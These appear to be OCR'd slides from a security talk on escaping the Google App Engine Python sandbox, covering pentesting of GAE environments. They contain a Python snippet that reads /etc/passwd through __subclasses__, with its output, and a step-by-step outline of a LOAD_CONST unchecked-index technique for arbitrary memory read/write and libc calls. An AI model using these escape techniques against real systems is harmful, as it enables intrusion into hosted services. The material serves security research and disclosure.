
```
print "Reading /etc/passwd with file object in subclasses ref : "
print [x for x in ().__class__.__bases__[0].__subclasses__() if x.__name__=='file'][0]("/etc/passwd").read()
```

Execute

```
Reading /etc/passwd with file object in subclasses ref :
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

Attacking misplaced hooks

- **Python module *os* is restricted**
  - Forbid commands execution
  - it's a wrapper for the unrestricted module *posix*



Attacking the GAE Python sandbox: “@ google datacenter”

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The LOAD_CONST opcode

- **pushes co_consts[index] onto the stack**
  - *index* is not checked against *co_names* tuple bounds if DEBUG mode is disabled
  - useful optimization feature :)

```
case LOAD_CONST:
    x = GETITEM(consts, oparg);
    Py_INCREF(x);
    PUSH(x);
```

```
/* Macro, trading safety for speed */
#define PyTuple_GET_ITEM(op, i) \
                    (((PyTupleObject*)(op))->ob_item[i])
```

- GAE applications can create or modify *code* objects
  - The Google Python VM is not compiled with DEBUG mode
  - We can ask the VM to load a Python object from a tuple with an unverified index


Calculate the tuple index

- **Have LOAD_CONST returns an arbitrary pointer**
  - id() returns the base address of an object, heap-spray is not needed
  - We can fill the VM memory with arbitrary data

- **index = (id(evil_obj) - id(tuple_obj) - head_size) / pointer_size**
  - We can compute the tuple index in order to reference an arbitrary memory area


bytearray object is helpful

- ***bytearray* object exposes r/w access to memory**
  - If we control the bounds of the mapped area if can r/w everywhere in memory
  - The *vtable* pointer used in object headers can be guessed
  - We use a innocent *string* object as a **container** for an evil *bytearray*



Back to LOAD_CONST

- **Packing everything: bytearray + tuple index + LOAD_CONST**
  - We need 2 containers: 1 for the *bytearray* and 1 for the pointer to *bytearray*
  - We run LOAD_CONST + RETURN_VALUE bytecodes that returns a *bytearray* than can r/w arbitrary memory
  - If we try to access an unmapped addresses, the Python VM crashes



- **From arbitrary r/w to arbitrary code execution**
  - We can patch Python objects methods pointers → we can call arbitrary address (control $rip)
  - We can patch Python VM .plt section → we can safely call arbitrary libc symbol


`mmap()+ copy + mprotect()+ call`

Black-box pentesting is fun

- **Exploit reliable with many cpython versions but not where we want**
  - arbitrary r/w to memory works @ google but...
  - ELF header not mapped in memory → no mmap() and mprotect() → no shellcode

Exploiting @ google

- **Still having fun under the NaCL sandbox layer**
  - We use the *bytearray* r/w exploit to recover *libc* symbols used by the VM
  - Call arbitrary *libc* (or others) methods with arbitrary arguments
  - Only the Python-level sandbox is bypassed, however you can chain with a NaCL 0-day if you have one ;)



Conclusion

Final words...

- **Google sandboxing is implemented in depth**
  - Python sandbox can be evaded but it's only the first security layer
  - The SDK sandbox has no NaCL security layer
- **Pentesting GAE environments**
  - Classic Web attacks work because developers always need to code "securely"
  - Getting access to 1 GAE application source code or developer's workstation may lead to the compromise of several services used by one domain
  - An insecure SDC agent setup may help to bypass internal network firewalls
- **The GAE framework is complex**
  - It's not easy to migrate to GAE authentication and authorization models
  - Sensitive credentials are often hard-coded in the wrong places

ANY QUESTIONS ?

THANKS FOR YOUR ATTENTION.

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